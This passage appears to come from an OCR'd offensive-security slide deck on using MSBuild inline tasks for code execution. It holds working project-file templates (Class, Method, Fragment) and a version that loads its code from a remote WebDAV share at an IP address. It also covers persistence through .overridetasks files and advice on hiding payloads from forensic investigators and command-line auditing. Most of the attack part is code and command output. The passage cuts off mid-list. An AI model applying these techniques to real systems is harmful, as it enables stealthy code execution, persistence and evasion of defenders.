    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
        <Using Namespace="System" />
        <Using Namespace="System.Diagnostics" />
      <Code Type="Class" Language="cs" Source="\\204.48.21.236\webdav\calc.cs" />
    </Task>
  </UsingTask>
  <Target Name="test">
        <ClassExample />
  </Target>
</Project>
```


fortynorth



Time o...	Process Name	PID	Operation	Path	Result
2:30:37...	MSBuild.exe	6064	CreateFile	\\204.48.21.236\webdav\calc.cs	SUCCESS
2:30:38...	MSBuild.exe	6064	QueryDeviceInformationVolume	\\204.48.21.236\webdav\calc.cs	SUCCESS
2:30:38...	MSBuild.exe	6064	QueryDeviceInformationVolume	\\204.48.21.236\webdav\calc.cs	SUCCESS
2:30:38...	MSBuild.exe	6064	ReadFile	\\204.48.21.236\webdav\calc.cs	SUCCESS
2:30:38...	MSBuild.exe	6064	ReadFile	\\204.48.21.236\webdav\calc.cs	END OF FILE
2:30:38...	MSBuild.exe	6064	CloseFile	\\204.48.21.236\webdav\calc.cs	SUCCESS
2:30:38...	MSBuild.exe	6064	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System\7a86eced2c31c6031b58eba...	SUCCESS
2:30:38...	MSBuild.exe	6064	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System\7a86eced2c31c6031b58eba...	SUCCESS
2:30:38...	MSBuild.exe	6064	ReadFile	C:\Windows\SysWOW64	SUCCESS
2:30:38...	MSBuild.exe	6064	CreateFile	C:\Windows\SysWOW64\wldp.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	QueryBasicInformationFile	C:\Windows\SysWOW64\wldp.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	CloseFile	C:\Windows\SysWOW64\wldp.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	CreateFile	C:\Windows\SysWOW64\wldp.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	CreateFileMapping	C:\Windows\SysWOW64\wldp.dll	FILE LOCKED W
2:30:38...	MSBuild.exe	6064	CreateFileMapping	C:\Windows\SysWOW64\wldp.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	Load Image	C:\Windows\SysWOW64\wldp.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	Load Image	C:\Windows\SysWOW64\crypt32.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	Load Image	C:\Windows\SysWOW64\msasn1.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	Load Image	C:\Windows\SysWOW64\wintrust.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	CloseFile	C:\Windows\SysWOW64\wldp.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	CreateFile	C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e0...	NAME NOT FOU
2:30:38...	MSBuild.exe	6064	CreateFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.tmp	SUCCESS
2:30:38...	MSBuild.exe	6064	CloseFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.tmp	SUCCESS
2:30:38...	MSBuild.exe	6064	CreateFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.0.cs	SUCCESS
2:30:38...	MSBuild.exe	6064	WriteFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.0.cs	SUCCESS
2:30:38...	MSBuild.exe	6064	CloseFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.0.cs	SUCCESS
2:30:38...	MSBuild.exe	6064	CreateFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	CloseFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.dll	SUCCESS
2:30:38...	MSBuild.exe	6064	CreateFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.cmdline	SUCCESS
2:30:38...	MSBuild.exe	6064	WriteFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.cmdline	SUCCESS
2:30:38...	MSBuild.exe	6064	CloseFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.cmdline	SUCCESS
2:30:38...	MSBuild.exe	6064	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe	SUCCESS
2:30:38...	MSBuild.exe	6064	QueryNetworkOpenInformationFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe	SUCCESS
2:30:38...	MSBuild.exe	6064	CloseFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe	SUCCESS
2:30:38...	MSBuild.exe	6064	CreateFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.out	SUCCESS
2:30:38...	MSBuild.exe	6064	CreateFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.err	SUCCESS
2:30:38...	MSBuild.exe	6064	WriteFile	C:\Users\ponce\AppData\Local\Temp\1tsdv5tb.out	SUCCESS

Remotely Hosting CSPROJ Files

- We can remotely host our entire XML/CSPROJ file



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003" ToolsVersion="4.0">
  ▼<Target Name="Hello">
     <ClassExample/>
   </Target>
  ▼<UsingTask TaskName="ClassExample" TaskFactory="CodeTaskFactory"
   AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
    ▼<Task>
      ▼<Code Type="Class" Language="cs">
         <![CDATA[ using System; using System.Diagnostics; using Microsoft.Build.Framework; using
         Microsoft.Build.Utilities; public class ClassExample : Task, ITask { public override bool Execute() {
         Process.Start("calc.exe"); return true; } } ]]>
       </Code>
     </Task>
   </UsingTask>
 </Project>
```

```
C:\Users\ponce\Desktop>C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe \\204.48.21.236\webdav\full.xml
Microsoft (R) Build Engine version 4.8.3752.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 9/22/2021 2:38:55 AM.

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:28.70
```

fortynorth

Remotely Hosting DLL Files

- We can remotely host our DLL files when using custom external tasks

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
    <UsingTask TaskName="SimpleTask"
        AssemblyFile="\\204.48.21.236\webdav\simpletask.dll"/>
    <Target Name="MyTarget">
        <SimpleTask />
    </Target>
</Project>
```

Code “Source”

- Benefits of remotely hosted code:
  - If discovered, remove malicious code from server so DFIR can’t see the actual payload that you executed.
  - If sandboxed, swap the malicious code with a benign payload.
  - If C2 changes, change the malicious shellcode in your payload.
- Downsides of remotely hosted code:
  - Network connection artifact created.

Bonus: Code "Source" Option

- Let's say you have admin access and want to persist using an inline msbuild task.
- Let's assume you don't want to host your code remotely.
- What can you do?
  - It's not ideal to reference a csproj file with your inline code in it. DFIR could easily view your malicious code.
  - Enter: overridetasks files

OverrideTasks

- Much like DLLs, there's a search order that MSBuild uses to find information about the tasks referenced in a project file:
  1. .OverrideTasks extension files in the .NET framework directories
     - Will override any other task with the same name, including in the project file
  2. .Tasks extension files in the .NET framework directories
  3. Tasks defined in the project file (our inline tasks)
- With admin access, we can write to the .NET framework directories, override a pre-built, included task (like Copy, MakeDir, etc) and execute our malicious code.

Source: https://docs.microsoft.com/en-us/visualstudio/msbuild/msbuild-tasks?view=vs-2019

OverrideTasks Guide

1. Create the file C:\Windows\Microsoft.NET\Framework\v4.0.30319\Copy.overridetasks
2. Create a project file that calls the Copy task.
3. Run MSBuild with your project file.

```
//Inspired by: https://gist.github.com/KirillOsenkov/4cd32c40bffd3045f77e
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
    <UsingTask TaskName="Copy"
        TaskFactory="CodeTaskFactory"
        AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <ParameterGroup>
      <SourceFiles Required="true" ParameterType="Microsoft.Build.Framework.ITaskItem[]" />
      <DestinationFiles Output="true" ParameterType="Microsoft.Build.Framework.ITaskItem[]" />
    </ParameterGroup>
    <Task>
      <Using Namespace="System" />
      <Using Namespace="System.Diagnostics" />
      <Code Type="Fragment" Language="cs">
        <![CDATA[
        Process.Start("calc.exe");
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```


XML Copy

```xml
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">

    <ItemGroup>
        <MySourceFiles Include="c:\MySourceTree\**\*.*"/>
    </ItemGroup>

    <Target Name="CopyFiles">
        <Copy
            SourceFiles="@(MySourceFiles)"
            DestinationFiles="@(MySourceFiles->'c:\MyDestinationTree\%(Recursiv
        />
    </Target>

</Project>
```

fortynorth

Source: https://docs.microsoft.com/en-us/visualstudio/msbuild/copy-task?view=vs-2019

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
    <Target Name="Build">
        <Copy SourceFiles="copy.proj" DestinationFiles="destination.proj" />
    </Target>
</Project>
```


C:\Windows\System32\cmd.exe
C:\Users\ponce\Desktop>notepad C:\Windows\Microsoft.NET\Framework\v4.0.30319\Copy.overridetasks
11:52 PM
9/21/2021

Code "Type"

- Three options:
  - Class
    - Implements a class from the ITask, Task interface. Define an Execute() function with our malicious code.
    - This is what you've seen earlier in the slide deck when we discussed inline tasks.
  - Method
    - Define the Execute() function without creating an entire class.
  - Fragment
    - This code will be put into an Execute() function; all you do is write the malicious code.
    - Note: You can't define a function because you're writing code inside the Execute() function. If you need to define Structs outside of the Execute() function (like you often need to when injecting shellcode), then this option might not work.

Class

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <UsingTask
    TaskName="Calc" TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
      <Code Type="Class" Language="cs">
        <![CDATA[
        using System;
        using System.Diagnostics;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;

        public class Calc :  Task {
            public override bool Execute(){
                Process.Start("calc.exe");
                return true;}
        }
        ]]>
      </Code>
    </Task>
  </UsingTask>
  <Target Name="test">
    <Calc />
  </Target>
</Project>
```

fortynorth

Method

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <UsingTask
    TaskName="Calc" TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll"
    <Task>
      <Using Namespace="System" />
      <Using Namespace="System.Diagnostics" />
      <Code Type="Method" Language="cs">
        <![CDATA[
            public override bool Execute() {
                Process.Start("calc.exe");
                return true;}
        ]]>
      </Code>
    </Task>
  </UsingTask>
  <Target Name="test">
    <Calc />
  </Target>
</Project>
```

fortynorth

Method

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <UsingTask
    TaskName="Calc" TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
    <Using Namespace="System" />
    <Using Namespace="System.Diagnostics" />
      <Code Type="Method" Language="cs">
        <![CDATA[
            public override bool Execute()
            {
                PopCalc();
                return true;
            }
            private static void PopCalc() {
                Process.Start("calc.exe");
            }
        ]]>
      </Code>
    </Task>
  </UsingTask>
  <Target Name="test">
    <Calc />
  </Target>
</Project>
```

fortynorth

Fragment


```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <UsingTask
    TaskName="Calc" TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.d
    <Task>
      <Using Namespace="System" />
      <Using Namespace="System.Diagnostics" />
      <Code Type="Fragment" Language="cs">
        <![CDATA[
            Process.Start("calc.exe");
        ]]>
      </Code>
    </Task>
  </UsingTask>
  <Target Name="test">
    <Calc />
  </Target>
</Project>
```

Code Execution via MSBuild

Part III: Calling MSBuild with No Command Line Arguments

So far…

- We've been running our project files, like this:
  - C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe file.xml
  - C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe file.csproj
- But there's this fun feature that makes command line argument auditing a pain for the blue team…
  - MSBuild will automatically build a csproj file if it's the only csproj file in the directory you're calling MSBuild from.
- A video demo makes this super clear.


Command Prompt
C:\Users\ponce\Desktop\msbuildtesting>
Activate Windows
Go to Settings to activate Windows.
9:16 PM
9/15/2021

fortynorth

MSBuild for Offensive Use Cases


Initial Access

- There are many combinations of MSBuild tasks that will invoke your code, ways to store your code, ways to write your code, etc.
- Here are a few ideas:
  - VBA One-Liner

```
